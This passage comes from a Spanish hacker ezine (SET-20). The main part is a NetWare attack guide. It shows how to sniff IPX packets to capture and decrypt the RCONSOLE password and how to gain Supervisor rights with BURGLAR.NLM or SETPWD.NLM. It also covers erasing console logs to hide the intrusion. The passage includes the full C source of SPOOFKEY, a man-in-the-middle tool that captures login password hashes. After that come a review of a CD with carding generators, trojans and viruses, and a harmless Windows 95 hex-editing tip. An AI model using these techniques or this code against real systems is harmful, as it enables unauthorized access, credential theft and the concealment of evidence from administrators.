ADDR  OFFSET
BASE  00 01 02 03 04 05 06 07  08 09 0A 0B 0C 0D 0E 0F
----  -- -- -- -- -- -- -- --  -- -- -- -- -- -- -- --
0000  00 80 29 00 34 35 00 00  A2 00 3D 77 00 2A        De 00h hasta 0Dh
                                                        es la capa Data Link
                                                        Control.

0000                                              FF FF  Inicio de IPX ,
0010  00 2A 04 05                                       FF FF es un checksum
                                                        10h y 11h es la
                                                        longitud del IPX
                                                        12h es el control de
                                                        transporte, 13h es
                                                        el tipo de paquete IPX
                                                        (05 is SPX).

0010              00 00 00 03  00 00 00 00 00 01 81 04  14h hasta 1Fh es el
                                                        destino del paquete
                                                        con el socket. Los
                                                        server Netware son
                                                        siempre
                                                        00 00 00 00 00 01.

0020  00 00 00 02 02 60 8C A7  E9 AA 50 0E              20h hasta 29h es el
                                                        origen del
                                                        paquete

0020                                     C0 00 44 00  2Ch inicia la seccion
                                                        SPX con 2Ch el tipo
                                                        de  control, 2Dh el
                                                        tipo de datastream, y
                                                        2Eh y 2Fh la ID SPX
                                                        del origen de la
                                                        conexion.

0030  FF FF 00 00 00 00 00 06                           30h y 31h son la
                                                        ID del destino
                                                        de la conexion
                                                        FF FF es una
                                                        publicacion o el 1er
                                                        paquete SPX en esta
                                                        conversation. EL
                                                        siguiente par de 3 byte
                                                        son el numero de
                                                        secuencia,
                                                        el numero de acuerdo
                                                        y el numero de
                                                        allocation.

0030                                     ED 05 00 00  La longitud minima de
                                                        un packet sera 60
                                                        bytes, si no hay
                                                        datos los ultimos
                                                        4 bytes son
                                                        rellenados con
                                                        basura.
```

FORMA DE COMPARAR MODELOS

Si eres afortunado y tu sniffer soporta comparacion de modelos, hay algunos

puntos a analizar.

1. Busca el modelo FF FF xx xx xx 05 para localizar el comienzo de un paquete SPX que empiece en el offset 0Eh.
2. La direccion del server empieza en el offset 14h, en el ejemplo anterior 00000003:000000000001 con un socket IPX igual a 8104. Todas las conversaciones IPX usan numeros socket IPX, por tanto el modelo cuadra de 14h a 1Dh.
3. La direccion de la victima empieza en el offset 20h, en el ejemplo anterior es 00000002:02608CA7E9AA con un socket IPX de 500E. El modelo debe situarse entre 20h y 29h.

Con esta informacion tienes que ser capaz de identtificar un paquete IPX cuando pasa delante tuyo e identificar las direccones del servidor y de la victima. Utilicemos esta informacion para identificar el tercer paquete, el que contiene el password.

```
ADDR  OFFSET
BASE  00 01 02 03 04 05 06 07  08 09 0A 0B 0C 0D 0E 0F
----  -- -- -- -- -- -- -- --  -- -- -- -- -- -- -- --
0000  00 80 29 00 34 35 00 00  A2 00 3D 77 00 AC FF FF
0010  00 AC 04 05 00 00 00 03  00 00 00 00 00 01 81 04
0020  00 00 00 02 02 60 8C A7  E9 AA 50 0E 40 00 44 00
0030  90 82 00 00 00 00 00 06  FE FF 47 45 5A 4D 4C 24
0040  8C 9C 8A 3A B3 46 33 25  13 15 6E 94 94 4F C0 5B
0050  08 14 A5 0A 70 E5 F2 0B  F4 70 AA 03 FA 3F C4 88
0060  C0 79 FF 85 CB 0B 27 56  B6 D3 CF 8E 2D 9F 7D 25
0070  85 25 7C E8 B3 95 29 AF  8C 8E 4E 11 EE F7 37 8C
0080  35 C4 AD A3 F9 80 18 4E  0C CD 9E 26 0B 65 2A 3B
0090  1A 1E F4 AD 43 BB 6E 06  35 8C 49 3B 3B 3A B6 00
00A0  39 CB 17 6B C2 5C 63 38  D1 0B 3C A0 EB B0 40 66
00B0  87 DE E6 3E 1C 2A 12 FC  A2 37
```

Todo lo que necesitamos es la direccion de la red (de 20h a 23h), la direccion del nodo (de24h a 29h) y la password encriptada. En la seccion que empieza en 38h, 38h siempre es FE y 39h es FF. Los 8 bytes siguientes son la password. Hay muchos mas, pero solo estos dicen algo.

Utilizando RCON

En el ejemplo anterior, la password es 47455A4D4E248C9C, la red es 00000002 y le nodo es 02608CA7E9AA. Ahora ya puedes lanzar RCON de la forma siguiente:

```
RCON 47455A4D4E248C9C 00000002 02608CA7E9AA
```

y recibiras la siguiente respuesta:

```
decrypted pw:
0000 : 47 45 5a 4f 4e 44 00 3b e9 aa 15 15 15 17 17 75  - GEZOND.;Ú¬.....u
node address after encryption:
0000 : 11 11 11 13 13 71 9d b8 e5 a6                    - .....qØ©Õª
```

Como puedes ver la password de RCONSOLE es "GEZOND".

El Paso Siguiente

Debes de tener en cuenta algunas cosas cuando accedes a la consola de forma remota. Cuando utilices RCONSOLE, todas tus actividades seran registradas Por tanto en cuanto obtengas la password no se te ocurra lanzarte a utilizarla

sin planear tus acciones y como cubrir tus trazas. Y para cubrir tus trazas debes conseguir acceso al archivo del sistema.

Una nota rapida. Como la password del Supervisor siempre funciona con RCONSOLE intenta conectarte como Supervisor con la password que has descubierto. Si lo consigues, felicidades. Tienes acceso al archivo del sistema.

No dare muchos detalles , pero hay muchas tecnicas para conseguir el acceso como Supervisor. Todas las que a continuacion voy a explicar, implican cargar modulos NLMs y despues lanzarlos. RCONSOLE tiene una opcion para cargar archivos en el server (Pulsa * en el teclado y selecciona la opcion de transferir archivos en el server).Inmediatamente despues se debe descargar el NLM utilizado para conseguir el acceso para borrar tus trazas.
A continuacion un rapido ejemplo, una vez mas asumimos algunos conocimientos generales de la administracion de Netware.

1. En la consola teclea UNLOAD CONLOG. Si esta cargado CONLOG, toda respuesta a un comando tecleado en la consola se escribe en un archivo. El CONLOG.NLM, viene con 4.x pero funciona con 3.x

2. Carga BURGLAR.NLM y crea un nuevo usuario con derechos de Supervisor, o carga SETPWD.NLM y resetea la password de un usuario que tiene derechos de Supervisor (BURGLAR.NLM y SETPWD.NLM se encuentran en Internet)

3. Sal de RCONSOLE y haz login.

4. Borra BURGLAR.NLM o SETPWD.NLM y purgalos del sistema.

5. Si CONLOG esta cargado, busca y borra o edita el archivo CONSOLE.LOG para borrar tus actividades. Borra o edita SYS$LOG.ERR para eliminar tus trazas. Si los borras, purgalos despues. Si los editas, utiliza FILER para devolverles sus atributos iniciales

Desde luego el mas tonto de los administradores se dara cuenta que CONLOG no esta cargado, si creo que alguien se dara cuenta, yo rearranco el server corriendo un archivo NCF con las lineas siguientes.

```
REMOVE DOS
DOWN
EXIT
```

Cuando lanzo este archivo, me mantengo remotamente conectado a la consola por si fuera necesario contestar "Si" a algun tipo de pregunta "Estas seguro ? ...." Si tienes necesidad de mas informacion de como crear y lanzar archivos NCF, hay cientos de libros que hacen referencia a esto.

Conclusiones

Bien, la primera conclusion es que la utilidad RCONSOLE no es muy segura. Si eres administrados, la unica forma de evitar este tipo de ataques es actualizarte a 4.x y utilizar paquetes firmados. Desde luego los otros items a tener en cuenta son :

1. Te hace falta tiempo y acceso, ..y el momento adecuado.
2. Debes tener un par de utilidades (SETPWD.NLM,..) para conseguir el acceso total.
3. Es recomendable trabajar rapido.

Divertiros y feliz hacking.

```
[ Gracias a itsme por la codificacion de RCON.EXE y a Jeff Carr por
asistirnos en las pruebas de las tecnicas aqui descritas.
RCON.EXE puede encontrarse en ftp.fastlane.net directorio /pub/nomad/nw ]


-------------------------------------------------------------------------

Apendice dos - Codigos fuente y documentacion diversa

A-02. Codigo fuente de SPOOFKEY

Los comentarios de Greg estan en el mismo codigo...
(Traduccion madfran)

-------------------------------------------------------------------------

<++> set_020/curso_novell/spoofkey.c
/*          SPOOFKEY.C (C) 1996 by Greg Miller (libre distribucion)     */

/*  Aqui utilizamos un fallo en la inplementacion del numero de la
secuencia para implementar un ataque MITM (Man In The Middle, Hombre En Medio)
en el protocolo login del Netware (modo bindery).  El truco nos
permite implementar el ataque en una maquina que se encuentre entre
el PC atacado y el server.
*/

/*
 Este programa implementa el ataque descubierto por
 David Wagner <daw@cs.berkeley.edu>.

 Antes de lanzar el programa necesitas :
  (1) Un buen fichero de palabras (ftp://sable.ox.ac.uk/pub/wordlists)
  (2) Convertir la lista en una lista hash
     (http://grendel.ius.indiana.edu/~gmiller/)
  (3) editar la variable SpoofStation[] para poner el numbre del PC
      que quieres atacar.
Despues de lanzar el programa, se vera el hash.
Comparalo con tu lista de hash que has generado antes y tendras la
correspondencia con la password para conectarte.

 El ataque falsea tanto la ID de la victima como el valor random generado
por el server cuando el PC intenta conectarse. Esto es lo que permite al
atacante utilizar una lista hash pre-generada como posibles passwords.
Aqui hemos utilizado un valor aleatorio de FFFFFFFFFFFFFFFF y un ID de
FFFFFFFF.
*/


/*
NOTA: Deberas utilizar una maquina bastante rapida para interceptar
la respuesta del server. Parece facil, pero no lo es a menos que el server
se encuentre sobrecargado. Tambien tendras problemas si se pierden las
peticiones del PC. Bien,.... parece que este programa necesita de alguna
optimizacion
*/

/*
NOTA: El PC intentara dos login. Uno sin password, y el segundo con
una peticion de login verdadera. Este es el motivo por el cual veras dos
hashes en la pantalla en lugar de uno. El segundo es el unico de tu
interes.
```

```
*/

/*
NOTA: Este programa solo funcionara en servers 3.x, o un server 4.x
cuando el PC que se quiere conectar lo haga en modo bindery.
*/

#include <stdio.h>
#include <string.h>
#include <conio.h>

#define TRUE -1
#define FALSE 0

//Tipo de paquete IPX en una trama 802.3
#define PACKET_TYPE 19

//Tipo de funcion NCP en una trama 802.3
#define FUNCTION_CODE 50

//Tipo de subfuncion NCP en una trama 802.3
#define SUBFUNC_CODE 53

//Plantilla para una password hasheada en un cliente NCP
//para peticion de login en una trama 802.3
#define KEY_OFFSET 52

typedef unsigned char BYTE;
typedef unsigned int WORD;
typedef unsigned long DWORD;

int DataRemaining = TRUE;
int x;

BYTE packet[2000];
BYTE SendPacket[2000];

WORD handle;
int packet_received = FALSE;
int NotDone = TRUE;

/* Cambia estas variables para reflejar el PC que estas
   atacando. Tambien podrias cambiar los valores spoof
   por alguno de estos motivos:
   1. Para evitar el uso de un programa de deteccion automatico
   2. Para evitar que algun otro, utilizando un sniffer y la
      misma lista de palabras, te robe la password al vuelo.
*/

BYTE SpoofStation[6] = {0x00,0x00,0xf4,0xa9,0x95,0x21};
BYTE SpoofID[4] = {0xff,0xff,0xff,0xff};
BYTE SpoofKey[8] = {0xff,0xff,0xff,0xff,0xff,0xff,0xff,0xff};

int c;
WORD pktlen;
WORD Sendpktlen;

void Initialize(){
}

/*En realidad, las funciones para los driver API deberian estar en un
  archivo separado, pero los he incluido aqui para facilitar la
```

```
  distribucion
*/

static void far PacketReceived(){

        /*Esta funcion es llamada por el driver de los paquetes cuando se
          recibe un nuevo paquete. Si AX=0 cuando se llama a la funcion.
          el driver pone el paquete en el buffer. Si AX=1 significa que
          el paquete ya ha sido copiado en el buffer.
        */

        _asm{
                pop di          //Borland C 3.1 pone DI por algun motivo.
                                //Quita esta linea si tu compilador
                                // no lo hace.

                cmp ax,1        //ax=0 para tomar buffer o 1 cuando sea
                jz copy_done

                mov ax,seg packet
                mov ES,ax
                lea DI,packet
                mov cx,2000     //longitud del buffer
                retf
        }

copy_done:
        packet_received = TRUE;
        pktlen=_CX;

        _asm{retf}
end:
}

void RegisterWithPKTDRV(){
 /*Esta funcion registra la "pila de protocolo" con el driver.
   Le damos la direccion de la funcion a llamar cuando se recibe un
   paquete en ES:DI, la clase de interface en AL, y el tipo de
   interface en BX. DS_SI tiene que apuntar al tipo de paquetes que se
   quieren recibir, con su longitud wn CX, sin embargo, si queremos
   recibir cualquier tipo de paquetes debemos dejar DS:SI solo y
   poner CX=0.
   Almacenamos el valor en AX con INT 60h, para posteriores usos.
        */

        _asm {
                pusha

                mov bx,0ffffh  //Comodin para cualquier interface
                mov dl,0
                mov cx,0    //recive cualquier tipe de paquetes
                mov ax, seg PacketReceived
                mov es,ax
                lea di, PacketReceived
                mov ah,02
                mov al,01   //tipo de clase para 3com 509
                int 60h
                jc err

                mov handle,ax

                popa
```

```
        }

        printf("Registered with packet driver\r\n");
        return;
err:
        printf("Error registering stack: %d\r\n",_DH);
        _asm{popa}

}

void RelinquishProtocolStack(){

   /* Control de la interface y desenganche de la funcion
      de recepcion de paquetes
   */

        /*Release Type*/
        _asm{   pusha

                mov ah,3
                mov bx,handle
                int 60h
                jc err
            }


        /*Terminate driver for handle*/
        _asm{
                mov ah,5
                mov bx,handle
                int 60h
                jc err

                popa
        }

        printf("Stack Relinqushed\r\n");
        return;
err:
        printf("Error releasing Stack: %d",_DH);
}

void EnterPromiscuousMode(){

/*Esta funcion pone la tarjeta de red en modo promiscuo al colocar
  el modo de recepcion en CX y el manejador en BX. El modo 6 es
  promiscuo. Esto obliga a que la interface reciba todos los paquetes
  de la red.
  El hacker debe tener en cuenta que algunas tarjetas de red envian
  paquetes a la red para anunciar que han pasado a modo promiscuo.
  Cuando esto sucede, la direccion MAC real se publica en la red para
  que todas la vean. Esto puede permitir a otro, identificar que un
  ataque esta ocurriendo, y el origen del mismo.
  Si tu tarjeta no tiene esta opcion (muchas no la tienen), el ataque
  puede pasar desapercibido.
*/
        _asm{
                pusha

                mov ah,14h
                mov bx,handle
                mov cx,6
```

```
                int 60h
                jc err

                popa
        }

        printf("Promiscuous mode set\r\n");
        return;
err:
        printf("Error entering promiscuous mode: %d\r\n",_DH);
        _asm{popa}
}

void printhex(BYTE d){
/*Un mecanismo Hock para escribir dump en HEX, Si, hay otros
  mucho mejores sistemas de hacerlo
 */
 BYTE temp;
 _asm{
  mov al,d
  shr al,1
  shr al,1
  shr al,1
  shr al,1
  and al,0fh
  add al,90h
  daa
  adc al,40h
  daa
 }
 temp=_AL;
 printf("%c",temp);
 _asm{
  mov al,d
  and al,0fh
  add al,90h
  daa
  adc al,40h
  daa
 }
 temp=_AL;
 printf("%c ",temp);
}

void SendPack(){
 /*Pone una trama ethernet en la red. El tremble, etc no se incluyen
   pero la direccion hardware si. Esto permite falsear nuestra direcion
   a nivel de hardware.

   A pesar de que Netware no mira que direccion hardware es, implementar
   el ataque de este modo evita que se pueda trazar el ataque hasta tu
   maquina
      */

        _asm{   pusha

                mov ax,seg SendPacket
                mov ds,ax
                lea si,SendPacket
                mov cx,Sendpktlen
                mov ah,04
                int 60h
```

```
                jc err

                popa
        }
        printf("Sending:\r\n");
        for(c=0;c<pktlen;c++){printhex(packet[c]);}
        printf("\r\n");
        return;
err:
        printf("Error sending packet: %d\r\n",_DH);
        _asm{popa}
}

void SendEncryptionKeyReply(){

/* Estamos detectando la peticion del cliente de una llave encriptada
   al server. Nosotros enviaremos nuestra llave falsa al cliente, con
   suerte antes que lo haga el server. Si lo conseguimos, el cliente
   ignorara la clave del server y utilizara la nuestra.
   Para que esto ocurra, tenemos que utilizar el correcto numero de
   secuencia en la respuesta. Con NCP, los numeros de secuencia son
   meros contadores de los paquetes enviados. Cuando el cliente envia
   una peticion, la respuesta usa el mismo numero que recibio. Debido
   a la estructura del protocolo NCP, no es necesario ningun acuse de
   recibo.
   Esto hecho permite la sincronizacion de server y cliente y hace el
   ataque mucho mas facil. En caso de utilizarse protocolo TCP, el
   codigo seria diferente.
  */

        memcpy(SendPacket,packet+6,6); //Copy 802.3 dest addr
        memcpy(SendPacket+6,packet,6); //Copy 802.3 src addr

        //Pon la longitud de 802.3 aqui.

        SendPacket[12]=00;
        SendPacket[13]=0x2e;

        memcpy(SendPacket+20,packet+32,12); //Copy dest addr,net,sock
        memcpy(SendPacket+32,packet+20,12); //Copy src addr,net,sock
        SendPacket[14]=0xff;SendPacket[15]=0xff; //Checksum
        SendPacket[16]=0;SendPacket[17]=0x2e;    //IPX Length
        SendPacket[18]=1;                        //Hop Count
        SendPacket[19]=17;  //Packet type = NCP
        SendPacket[44]=0x33; SendPacket[45]=0x33; //Reply Type
        memcpy(SendPacket+46,packet+46,4);  //Seq num,con num,task,con num hi
        SendPacket[50]=0;  //Completion code
        SendPacket[51]=0;  //Connection Status

        memcpy(SendPacket+52,SpoofKey,8);  //Key

        Sendpktlen = 60;
        printf("Spoofing Encryption Key Reply\r\n");
        SendPack();
}

void SendIDReply(){

   /*Estamos copiando una peticion del cliente para obtener un UID
     Nosotros enviaremos nuestro falso UID de la misma forma
   */
```

```
        memcpy(SendPacket,packet+6,6); //Copy 802.3 dest addr
        memcpy(SendPacket+6,packet,6); //Copy 802.3 src addr

        SendPacket[12]=0;       //802.3 length hi
        SendPacket[13]=0x5c;    //802.3 length lo

        memcpy(SendPacket+20,packet+32,12); //Copy dest addr,net,sock
        memcpy(SendPacket+32,packet+20,12); //Copy src addr,net,sock
        SendPacket[14]=0xff;SendPacket[15]=0xff; //Checksum
        SendPacket[16]=0;SendPacket[17]=0x5c;    //IPX Length
        SendPacket[18]=0;                        //Hop Count
        SendPacket[19]=17;  //Packet type = NCP
        SendPacket[44]=0x33; SendPacket[45]=0x33; //Reply Type
        memcpy(SendPacket+46,packet+46,4);  //Seq num,con num,task,con num hi
        SendPacket[50]=0;  //Completion code
        SendPacket[51]=0;  //Connection Status

        memcpy(SendPacket+52,SpoofID,4);  //ID

        SendPacket[56]=packet[54];SendPacket[57]=packet[55];  //Object type
        memset(SendPacket+58,'\000',47);
        memcpy(SendPacket+58,packet+57,packet[56]);          //Object name

        Sendpktlen=105;
        printf("Spoofing ID Reply\r\n");
        SendPack();
}

void WaitForPacket(){
 while(!packet_received){
 if (kbhit()) NotDone = FALSE;
 }

// for(c=0;c<pktlen;c++){printhex(packet[c]);}
// printf("\r\n");

 packet_received=FALSE;
}

void WaitForStationLoginRequest(){

  /*Este es el bucle principal del programa, aqui se produce
    el ataque. Cuando el usuario teclea su nombre de usuario
    el cliente intenta conectarse con un password NULL.
    si el login fracasa, el usuario recibe un mensaje solicitando
    el password. Esto se hace asi, porque tenemos que suplantar
    la llave y el UID dos veces para asegurar que recibimos
    ambas peticiones. Este es el motivo del bloque for() {...}

    El protocolo de login de Netware es el siguiente :
    1. El cliente envia una peticion para una llave de login.
       Y el server responde enviando un numero aleatorio de
       8 bytes al cliente.
    2. El cliente envia una peticion para una identificacion de
       usuario (ID). El server responde enviando la ID al cliente
    3. El cliente calcula una funcion del tipo f(UID, llave, password) y
       envia este valor al server como peticion para un login.
       El server ejecuta el mismo calculo, si el valor recibido desde
       el cliente es igual, el server acepta al cliente.

    Como, hemos falsificado la UID y la llave, la funcion f() producira
```

```
   siempre el mismo valor para la misma password.
   Este el motivo por el cual hemos pregenerado una lista de hashes
   utilizando una base de datos de palabras de paso comunes.
   La base de datos generada puede contener un mapeo desde el hash a
   la password. Ya que la mayor parte de la gente utiliza una unica
   palabra como password, esta base de datos puede generarse rapidamente
   con un PC. Despues es solo cuestion de buscar en la base de datos hash
   para obtener la password.

   Debido al pobre dise¤o de la funcion hash por parte de Netware, es
   posible que mas de una password tanga la misma hash. Ello no significa
   que las passwords sean equivalentes. Tienes que probarlas manualmente
   hasta encontrar la correcta.
     */

for(x=0;x<2;x++){

   /*Espera para la peticion de login key y falsificacion de la misma*/

       printf("Waiting for key request\r\n");
       while(NotDone){
               WaitForPacket();
                 if((memcmp(packet+6,SpoofStation,6)==0) &&
                   (packet[PACKET_TYPE]==17) &&
                   (packet[FUNCTION_CODE]==23) &&
                   (packet[SUBFUNC_CODE]==23)){
                    NotDone = FALSE;
                 }
       }
       SendEncryptionKeyReply();


      /*Espera para la peticion de ID y falsificacion */

       printf("Waiting for ID request\r\n");
       NotDone = TRUE;
       while(NotDone){
               WaitForPacket();
               if(memcmp(packet+6,SpoofStation,6)){
                 if((packet[PACKET_TYPE]==17) &&
                  (packet[FUNCTION_CODE]==23) &&
                  (packet[SUBFUNC_CODE]==53)){
                  NotDone = FALSE;
                 }
               }
       }
       SendIDReply();

       /*Espera para la peticion de login y envio del hash*/

       printf("Waiting for login request\r\n");
       NotDone = TRUE;
       while(NotDone){
               WaitForPacket();
               if(memcmp(packet,SpoofStation+6,6) &&
                 (packet[PACKET_TYPE]==17) &&
                 (packet[FUNCTION_CODE]==23) &&
                 (packet[SUBFUNC_CODE]==24)){
                 NotDone = FALSE;
               }
       }
       printf("Hash Received\r\n");
```

```
        for(c=KEY_OFFSET;c<KEY_OFFSET+7;c++){printhex(packet[c]);}
        printf("\r\n");
 }
}

void main(){

        Initialize();

        RegisterWithPKTDRV();
        EnterPromiscuousMode();

        WaitForStationLoginRequest();

        RelinquishProtocolStack(); /*Toggles prom mode off*/

}
<-->
```

EOF

```
-[ 0x0F ]--------------------------------------------------------------------
-[ LA TABERNA DE VANHACKEZ - CD 1 ]-------------------------------------------
-[ by Falken ]-----------------------------------------------------SET-20-
```

Hace unos meses nuestro amigo Vanhackez puso a la venta en su web lo que es el primer CD recopilatorio con contenido under. Y dado que nuestra intencion es manteneros informados de todo lo que sale nuevo y pueda ser de interes, vamos a realizar un peque~o analisis de este CD.

Se trata del primer CD de una serie que esperemos que continue con la misma calidad con la que ha empezado, o en lo posible, mejore.

En el, se recoge toda la informacion que se encuentra disponible a traves de la pagina de Vanhackez (http://www.vanhackez.com), ademas de todo aquello que por problemas de espacio no podia situarse en la web.

La documentacion, y principalmente lso programas incluidos en este primer CD, estan orientados al sistema operativo Windows ??, y Vanhackez nos ha prometido dedicar uno de sus proximos CDs a Linux ;-)

Bien, pero basta de introduccion. Veamos realmente que contiene este CD.

```
                        ---.                .---
                         .-'  .----------.  '-.
                         '---{ Contenidos }---'
                              '----------'
```

Vamos a ver los contenidos del CD en orden alfabetico, como los protagonistas de cualquier pelicula.

Para empezar, encontramos una serie de programas destinados a proteger el anonimato, comenzando por una buena cantidad de clientes de correo anonimo, como Easy Nym, Ghost Mail, y otros muchos mas.

Dentro del directorio dedicado al anonimato se hayan otras tantas utilidades que protegeran nuestra intimidad. es el caso de las distintas versiones del PGP (todas para MS-DOS o Windows), algunos programas de esteganografia, y no puede faltar la coleccion de textos que nos ense~aran distintas formas de mantener el anonimato.

Seguimos con un directorio cargado de programas de broma para ese sistema tan susceptible que es Windows. Tenemos desde aplicaciones que le dan la vuelta a la pantalla hasta aquelas que simulan el formateado del disco duro, pasando por la que simplemente hace temblar todas las ventanas. Se echa en falta alguna curiosidad, como el salvapantallas BSOD de Windows NT, pero en general, completillo.

El directorio carding contiene diversos generadores de tarjetas de credito.

Seguimos con el directorio CD copiers. Su nombre lo indica todo. Algunos de los mejores copiones de CDs.

Le sigue CD emu, o lo que es lo mismo, una completa coleccion de programas que emulan la presencia de un CD. Ya los conoceis, asi que no hace falta que os de mas explicaciones.

El directorio cracking es uno de los mas completos, con utilidades, desensambladores, documentacion, editores, encriptadores, listas de interrupciones... Ideal para cualquiera que se quiera meter a fondo en la programacion bajo este tipo de sistemas.

Otro directorio bastante completo es el que tenemos a continuacion: Ezines.

Esta dividido en dos partes: publicaciones en castellano y publicaciones en otros idiomas. De todo y para todos los gustos, aunque se echan en falta algunas ezines como Infinity Concept o algunos numeros de otras ezines. Pero es totalmente comprensible, dado que la localizacion de algunos de estos ficheros es practicamente imposible. De hecho, como reto para demostrar vuestras habilidades de busqueda, a ver quien es capaz de localizar en Internet el numero 3 de Infinity Concept (completo), y a ser posible, en menos de un dia. Que conste que es posible.

De todas formas esperamos que en una futura actualizacion de esta coleccion de ezines aparezcan las citadas en el anterior parrafo, y por ejemplo, el numero 5 de LOD-TJ, por citar algunos ejemplos.

Eso si, en el podreis encontrar todos nuestros numeros y ficheros publicados hasta SET 19.

En gamehacks estan disponibles algunas utilidades destinadas a ayudarnos a encontrar principalmente los secretos de algunos juegos. Pero el uso que les deis es cosa vuestra.

Tambien podemos encontrar una serie de capturadores de teclado, programas para realizar mail bombing, utilidades para redes Novell (interesantes para seguir nuestro curso), todo tipo de nukes, programas de defensa anti-nuke, crackeadores de passwords de todo tipo y sus correspondientes diccionarios, utilidades de phreaking (boxes, emuladores de tarjetas, wardialers, etc), escaneadores de puertos, una coleccion de troyanos, programas para las tarjetas de TV, colecciones de virus, y por supuesto una gran recopilacion de documentos de todo tipo que no deben faltar en ninguna biblioteca.

En definitiva un CD interesante que seguro que hara las delicias de todos vosotros.

Este no sera el unico producto que analicemos en nuestra revista. Para ello ponemos a vuestra disposicion nuestro apartado de correos, por si quereis enviarnos alguna cosa que quereis que analicemos y comentemos en la ezine.

Asi pues, si teneis algun CD, algun aparatejo, o cualquier cosa interesante que querais que analicemos solo teneis que enviarla a:

SET - Saqueadores Edicion Tecnica
Ap. Correos 2051
33080 - Oviedo

EOF

```
-[ 0x10 ]--------------------------------------------------------------
-[ INSIDE WINDOWS 95 ]-------------------------------------------------
-[ by Maikel]-----------------------------------------------------SET-20-
```

J U G A N D O C O N W I N D O W S ’ 9 5 B Y M A I K E L 1 9 9 9

---

v 3

INDICE:

P A R T E 1:

Editando el Explorer.exe del Windows’95 (y 98, creo... Falken me confirma que tambien funciona en windows NT), y de paso introduccion al mundo de los editores

en hexadecimal.

Como nunca tengo nada que hacer, en vez de estudiar para el examen de eletronica que tengo dentro de 4 dias (nota: al final lo suspendi :(si es que..) digo voy a escribir un articulillo con un poco de teoria sobre editores hexadecimales , utilizando un ejemplo en el cual cambiaras el nombre "Inicio" de Windows 95 por otro que tu quieras. ¿que para que?...pues yo que se, para aprender.

¿que por que?

Para no tener que explicar como hacer este truco varias veces a mis amiguetes. Y si de paso le puede servir a alguien mas, pues eso que ganamos ¿no?.No se como acabara este texto, ni si sera corto o largo. Si lo estas leyendo es porque al final lo hice. Lo pondre lo mas facil que pueda ya que en principio va dirigido a gente muy, muy, novata, y asi de paso que aprendan para que ellos solos hagan sus "pinitos".

Necesitaremos un editor hexadecimal. ¿que es eso?

Un editor como el edit de ms-dos o el notepad de windows 95, pero que muestra todos los bytes de los archivos byte a byte en forma hexadecimal (de ahi su nombre) ademas de en formato ASCII. La verdad es que se podria utilizar cualquier editor, pero es una lata porque hay editores que formatean el texto donde no deben, y el hexadecimal en cambio, edita el archivo tal y como es, y te pone el numero en hexadecimal de todos los bytes, incluso los caracteres que no se ven en ASCII, ademas asi aprendeis a manejarlo.

Dejemonos de teoria y a conseguir un editor.

Yo uso el Ultra Edit 32 para windows 95. Os podeis bajar la ultima version en: http://www.ultraedit.com

Este es un editor de ASCII que permite editar en hexadecimal y en modo texto.

Ahora empezaremos a operar, prestad atencion...

-=00=-Operando-=000=-

1. Buscando el archivo clave:

Con el editor hexadecimal en mano abrimos el archivo explorer.exe que esta en el directorio c:\windows\explorer.exe

1.1 Una vez encontrado haz una copia de seguridad de el archivo. Una copia de seguridad es simplemente copiar el archivo con otro nombre o extension. Para que si la cagamos copiemos la copia de seguridad sobre el archivo estropeado.

2. ¿que hemos encontrado?

explorer.exe a parte de ser el explorador de windows, una especie de Comandante Norton, parece ser que es donde se esconde gran parte del texto del software de windows.

Es decir lo de abrir, cerrar, Inicio, "El archvo no se ha encontrado"...

Advierto que si os equivocais os podeis cargar el windows. Yo solo explicare como cambiar el nombre de el menu Inicio. Si tu quieres cambiar algo mas es cosa tuya. (Yo tambien tengo cambiado lo de "apagar equipo" -> "txapar ordenata" y lo de "Ayuda" --> kit!!! ,queria poner kit te necesito, pero petaba el explorer, todo esto del menu Inicio).

3. Editando...

Ya estamos dentro de ese archivo. Vemos mogollon de caracteres raros.

Los textos que buscamos estan por el final.

Modificando...

Si quieres cambiar el nombre Inicio por el que tu quieras debes de buscar la palabra Inicio. Puedes leerte todo el archivo a ver si encuentras algo, o puedes buscar en hexadecimal o en ASCII (hexadecimal recomendado). Seguro que tu editor tiene la opcion buscar.

3.11 Cambiando el menu Inicio...

Busca Inicio.

Inicio: bueno en realidad no es Inicio esta de la siguiente forma:

En formato ASCII: I n i c i o (lo que hay entre las letras es el caracter Nulo

(00h). ¿que significa 00h? Significa que es el valor 00 en hexadecimal.

Lo mejor que puedes hacer es buscarlo en hexadecimal :

```
-----------------------------busca esto-------------------------------------
           49 00 6e 00 69 00 63 00 69 00 6f : I n i c i o
            I     n     i     c     i     o
-----------------------------------------------------------------------------
```

Si te fijas "I" es 49 e "i" es 69. O sea que hay que diferenciar entre mayusculas y minusculas.

Yo no me se de memoria las letras en hexadecimal. Pero te vas al final del archivo que hay mucho texto y miras que numero corresponde a cada letra. Luego buscas lo que quieras , fijate que entre letra y letra hay siempre un byte nulo, que es 00 en hexadecimal.

Pues una vez encontrado hay que cambiarlo, te recomiendo que cambies las letras inicio que son 5 por otra palabra de 5 caracteres.

I n i c i o -> M a i k e l

5 5

La version inglesa solo tiene 4 caracteres:

S t a r t -> M a i k e (l) No se si se le pueden poner mas de 4 o 5.

La verdad es que no lo he probado. Si no eres experto en hexadecimal y no sabes lo que haces te recomiendo que lo hagas como lo hice yo. Letra X Letra.

4. Otros textos.

Si quieres cambiar mas cosas ya sabes igual que hemos cambiado lo de Inicio.

Por cierto que hay varios "I n i c i o" cambialos todos.

> [Nota de Falken: La ultima aparicion de la cadena de texto dentro del fichero es la que causa el efecto, y con esa basta.]

5. Guardando el archivo modificado. No se puede guardar directamente desde windows 95, porque el archivo esta siendo ejecutado continuamente y esta protegido contra escritura por el sistema operativo. Es por eso que tienes que guardar el archivo con otro nombre. Guardalo en el direcotrio "windows"

por ejemplo con el nombre explorador.new .

Despues hay que reiniciar windows en modo MS-DOS y copiar el archivo que has

guardado sobre el original de la siguiente manera.

Reinicias en modo ms-dos

Microsoft(R) Windows 95

(C)Copyright Microsoft Corp 1981-1995.

c:\>cd windows(intro)

c:\windows\>copy explorador.new explorador.exe(intro)

El archivo ya existe...

¿desea sobreescribir el archivo? S/N

S(intro)

Ya esta reinicias y tachan el menu Inicio se llama Maikel!!!!.

[Nota de Falken: No hace falta decir que si se trata de una version en ingles, el fichero se llamara explorer.exe

Ademas, en NT el proceso es ligeramente diferente. Si no esta accesible la particion NT desde MSDOS, la mejor solucion esta en finalizar el proceso 'explorer.exe' desde el administrador de tareas. Ahora ya es posible grabar el fichero, pues ya no esta siendo usado por el sistema. Seguidamente lanzamos una nueva tarea, que sera explorer.exe, y listos. No hace falta reiniciar.]

Pues esto es todo. Ahora ya puedes dejar volar tu imaginacion y hacer tus

